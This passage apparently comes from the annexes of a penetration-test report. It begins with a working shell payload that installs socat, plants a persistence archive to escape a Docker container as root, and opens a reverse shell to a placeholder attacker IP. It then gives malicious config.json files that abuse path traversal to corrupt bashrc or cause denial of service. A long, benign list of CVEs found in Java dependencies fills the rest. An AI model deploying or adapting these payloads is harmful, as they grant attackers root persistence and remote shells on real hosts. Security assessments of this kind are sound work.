if [ ! -f "/var/run/bkdr_tools" ]; then
    # We install necessary tools.
    apk add --quiet --no-progress --no-cache socat nano unzip
    # We backdoor the host (allows us to escape the container) and since docker
    # is running as root we can escape docker as root.
    unzip -q -d /external-config /etc/bash/persistence.zip
    # After the first time the tools have been installed, we create a file because
    # we don't want them to be installed twice.
    touch /var/run/bkdr_tools
fi

if [ ! -f "/var/run/bkdr_shell" ]; then
    # Send back a reverse shell to the attacker.
    ip="XXX.XXX.XXX.XXX"
    port="XXXX"
    # The attacker have to run on his C2 the following command:
    #    - "socat file:`tty`,raw,echo=0 tcp-listen:<PORT>"
    touch /var/run/bkdr_shell
    bash -c "socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:$ip:$port"
    rm /var/run/bkdr_shell
fi
```

5.1.3. Malicious “config.json” file for “bashrc” corruption

File: Resources/config_backdoor.json

```
{
    "id":"defaultProcess",
    "name": "process.name",
    "version":"/../../../../../../etc/bash"
}
```

5.1.4. Malicious “config.son” file for DOS

File: Resources/config_dos.json

```
{
    "id":"defaultProcess",
    "name": "process.name",
    "version":"/../../../../../../external-config"
}
```

5.2. Annex 2 – Java dependencies vulnerability

```
- Found CVE for library: undertow-core-2.3.12.Final
  CVE-2023-5685
  CVE-2022-45868
  CVE-2020-13956
- Found CVE for library: wildfly-common-1.5.0.Final
  CVE-2020-15250
- Found CVE for library: classmate-1.5.1
  CVE-2020-15250
- Found CVE for library: commons-cli-1.4
  CVE-2020-15250
- Found CVE for library: spring-boot-starter-web-3.2.3
  CVE-2024-22262
  CVE-2024-22259
- Found CVE for library: scala-logging_2.13-3.9.4
  CVE-2023-6378
  CVE-2022-36944
- Found CVE for library: kafka_2.13-3.6.1
  CVE-2024-27309
  CVE-2024-23944
  CVE-2023-51775
- Found CVE for library: jboss-logging-3.4.3.Final
  CVE-2023-6378
  CVE-2022-23307
  CVE-2022-23305
  CVE-2022-23302
  CVE-2021-4104
  CVE-2019-17571
- Found CVE for library: hibernate-validator-8.0.1.Final
  CVE-2022-42004
  CVE-2022-42003
  CVE-2022-4065
- Found CVE for library: netty-codec-4.1.107.Final
  CVE-2024-26308
  CVE-2024-25710
  CVE-2022-3510
  CVE-2022-3509
  CVE-2022-3171
  CVE-2021-22570
  CVE-2021-22569
- Found CVE for library: swagger-annotations-2.1.10
  CVE-2022-4065
- Found CVE for library: spring-security-web-6.2.2
  CVE-2024-22262
  CVE-2024-22259
  CVE-2024-22257
- Found CVE for library: xmlunit-core-2.9.1
  CVE-2024-31573
- Found CVE for library: logback-classic-1.4.14
  CVE-2023-45960
- Found CVE for library: kafka-schema-registry-client-7.5.3
  CVE-2024-26308
  CVE-2024-25710
- Found CVE for library: spring-kafka-3.1.1
  CVE-2023-51074
- Found CVE for library: commons-compress-1.21
  CVE-2024-26308
  CVE-2024-25710
- Found CVE for library: nimbus-jose-jwt-9.24.4
  CVE-2023-52428
  CVE-2024-30172
  CVE-2024-30171
  CVE-2024-29857
  CVE-2023-51775
```

```
  CVE-2023-33202
  CVE-2023-33201
  CVE-2023-31582
- Found CVE for library: commons-beanutils-1.9.4
  CVE-2020-15250
- Found CVE for library: jboss-logging-3.4.1.Final
  CVE-2022-23307
  CVE-2022-23305
  CVE-2022-23302
  CVE-2021-4104
  CVE-2019-17571
- Found CVE for library: micrometer-core-1.12.2
  CVE-2024-24549
  CVE-2023-45860
  CVE-2023-45859
- Found CVE for library: assertj-core-3.24.2
  CVE-2023-2976
  CVE-2020-8908
- Found CVE for library: xnio-nio-3.8.8.Final
  CVE-2023-5685
- Found CVE for library: spring-security-core-6.2.1
  CVE-2024-22257
  CVE-2024-22234
  CVE-2024-22233
- Found CVE for library: spring-messaging-6.1.2
  CVE-2024-22233
- Found CVE for library: commons-validator-1.7
  CVE-2020-15250
- Found CVE for library: jopt-simple-5.0.4
  CVE-2021-36373
  CVE-2020-1945
  CVE-2020-15250
- Found CVE for library: jboss-threads-2.3.6.Final
  CVE-2020-15250
- Found CVE for library: avro-1.11.3
  CVE-2024-26308
  CVE-2024-25710
  CVE-2023-43642
  CVE-2023-42503
- Found CVE for library: LatencyUtils-2.0.3
  CVE-2020-15250
- Found CVE for library: logredactor-1.0.12
  CVE-2022-23307
  CVE-2022-23305
  CVE-2022-23302
  CVE-2021-4104
  CVE-2019-17571
- Found CVE for library: netty-handler-proxy-4.1.106.Final
  CVE-2024-29025
- Found CVE for library: spring-security-oauth2-jose-6.2.1
  CVE-2024-22257
  CVE-2024-22234
  CVE-2024-22233
  CVE-2023-52428
- Found CVE for library: argparse4j-0.7.0
  CVE-2020-15250
- Found CVE for library: mongodb-driver-core-4.11.1
  CVE-2023-4586
  CVE-2023-43642
  CVE-2023-34462
- Found CVE for library: netty-codec-http-4.1.106.Final
  CVE-2024-29025
- Found CVE for library: wildfly-common-1.5.4.Final
  CVE-2020-15250
- Found CVE for library: spring-security-config-6.2.2
```

```
  CVE-2024-22257
- Found CVE for library: scala-library-2.13.5
  CVE-2022-36944
- Found CVE for library: spring-web-6.1.4
  CVE-2024-22262
  CVE-2024-22259
- Found CVE for library: minimal-json-0.9.5
  CVE-2020-15250
- Found CVE for library: spring-web-6.1.3
  CVE-2024-22262
  CVE-2024-22259
  CVE-2024-22243
- Found CVE for library: spring-webflux-6.1.3
  CVE-2024-22262
  CVE-2024-22259
  CVE-2024-22243
- Found CVE for library: undertow-servlet-2.3.12.Final
  CVE-2020-13956
- Found CVE for library: spring-boot-starter-webflux-3.2.3
  CVE-2024-22262
  CVE-2024-22259
- Found CVE for library: scala-java8-compat_2.13-1.0.2
  CVE-2022-36944
- Found CVE for library: jboss-logging-3.3.1.Final
  CVE-2022-23307
  CVE-2022-23305
  CVE-2022-23302
  CVE-2021-4104
  CVE-2019-17571
- Found CVE for library: spring-security-oauth2-resource-server-6.2.1
  CVE-2024-22257
  CVE-2024-22234
  CVE-2024-22233
- Found CVE for library: HdrHistogram-2.1.12
  CVE-2020-15250
- Found CVE for library: handlebars-4.3.1
  CVE-2023-6378
  CVE-2022-41854
  CVE-2022-38752
  CVE-2022-1471
- Found CVE for library: jose4j-0.9.3
  CVE-2023-51775
  CVE-2024-30172
  CVE-2024-30171
  CVE-2024-29857
  CVE-2023-6378
  CVE-2023-33202
  CVE-2023-33201
- Found CVE for library: spring-webmvc-6.1.4
  CVE-2024-22262
  CVE-2024-22259
- Found CVE for library: spring-retry-2.0.5
  CVE-2024-22233
- Found CVE for library: spring-beans-6.1.2
  CVE-2024-22233
- Found CVE for library: spring-core-6.1.2
  CVE-2024-22233
- Found CVE for library: scala-reflect-2.13.5
  CVE-2022-36944
- Found CVE for library: commons-collections4-4.4
  CVE-2020-15250
- Found CVE for library: spring-test-6.1.2
  CVE-2024-22233
- Found CVE for library: micrometer-core-1.12.3
  CVE-2024-24549
```

```
  CVE-2023-45860
  CVE-2023-45859
- Found CVE for library: spring-security-core-6.2.2
  CVE-2024-22257
- Found CVE for library: spring-boot-starter-test-3.2.3
  CVE-2024-31573
- Found CVE for library: spring-security-test-6.2.1
  CVE-2024-22257
  CVE-2024-22234
  CVE-2024-22233
- Found CVE for library: netty-codec-http-4.1.107.Final
  CVE-2024-29025
- Found CVE for library: spring-security-oauth2-core-6.2.1
  CVE-2024-22262
  CVE-2024-22259
  CVE-2024-22257
  CVE-2024-22243
  CVE-2024-22234
  CVE-2024-22233
- Found CVE for library: bcprov-jdk18on-1.77
  CVE-2024-34447
  CVE-2024-30172
  CVE-2024-30171
  CVE-2024-29857
- Found CVE for library: logback-classic-1.2.10
  CVE-2023-6378
  CVE-2023-6378
  CVE-2022-23307
  CVE-2022-23305
  CVE-2022-23302
  CVE-2021-4104
  CVE-2020-10683
  CVE-2019-17571
  CVE-2018-1000632
- Found CVE for library: spring-webflux-6.1.4
  CVE-2024-22262
  CVE-2024-22259
- Found CVE for library: spring-context-6.1.2
  CVE-2024-22233
- Found CVE for library: spring-security-web-6.2.1
  CVE-2024-22262
  CVE-2024-22259
  CVE-2024-22257
  CVE-2024-22243
  CVE-2024-22234
  CVE-2024-22233
- Found CVE for library: spring-tx-6.1.2
  CVE-2024-22233
- Found CVE for library: netty-codec-http2-4.1.106.Final
  CVE-2024-29025
- Found CVE for library: spring-expression-6.1.2
  CVE-2024-22233
- Found CVE for library: amqp-client-5.20.0
  CVE-2023-6378
- Found CVE for library: xnio-api-3.8.8.Final
  CVE-2023-5685
- Found CVE for library: kafka-metadata-3.6.1
  CVE-2024-27309
- Found CVE for library: zookeeper-3.8.3
  CVE-2024-23944
  CVE-2024-30172
  CVE-2024-30171
  CVE-2024-29857
  CVE-2023-6378
  CVE-2023-4586
```

```
  CVE-2023-33202
  CVE-2023-33201
  CVE-2020-26939
  CVE-2020-15522
- Found CVE for library: wildfly-client-config-1.0.1.Final
  CVE-2020-15250
- Found CVE for library: scala-library-2.13.6
  CVE-2022-36944
- Found CVE for library: undertow-websockets-jsr-2.3.12.Final
  CVE-2020-13956
- Found CVE for library: logback-core-1.2.10
  CVE-2023-6378
- Found CVE for library: spring-boot-starter-json-3.2.3
  CVE-2024-22262
  CVE-2024-22259
- Found CVE for library: jcip-annotations-1.0-1
  CVE-2020-15250
- Found CVE for library: reactor-netty-http-1.1.16
  CVE-2024-29025
- Found CVE for library: kafka-group-coordinator-3.6.1
  CVE-2024-27309
- Found CVE for library: kafka-avro-serializer-7.5.3
  CVE-2024-26308
  CVE-2024-25710
- Found CVE for library: avro-1.11.1
  CVE-2023-39410
  CVE-2024-26308
  CVE-2024-25710
  CVE-2023-43642
  CVE-2023-34455
  CVE-2023-34454
  CVE-2023-34453
  CVE-2022-42004
  CVE-2022-42003
- Found CVE for library: spring-kafka-test-3.1.1
  CVE-2024-27309
  CVE-2024-23944
- Found CVE for library: spring-web-6.1.2
  CVE-2024-22262
  CVE-2024-22259
  CVE-2024-22243
  CVE-2024-22233
- Found CVE for library: spring-data-commons-3.2.3
  CVE-2024-22262
  CVE-2024-22259
  CVE-2023-51074
  CVE-2023-2976
  CVE-2020-8908
- Found CVE for library: commons-compress-1.22
  CVE-2024-26308
  CVE-2024-25710
  CVE-2023-42503
- Found CVE for library: commons-digester-2.1
  CVE-2020-15250
  CVE-2019-10086
  CVE-2014-0114
- Found CVE for library: netty-handler-4.1.94.Final
  CVE-2023-4586
- Found CVE for library: spring-aop-6.1.2
  CVE-2024-22233
- Found CVE for library: snappy-java-1.1.10.5
  CVE-2022-26612
- Found CVE for library: log4j-to-slf4j-2.21.1
  CVE-2023-6481
  CVE-2023-6378
```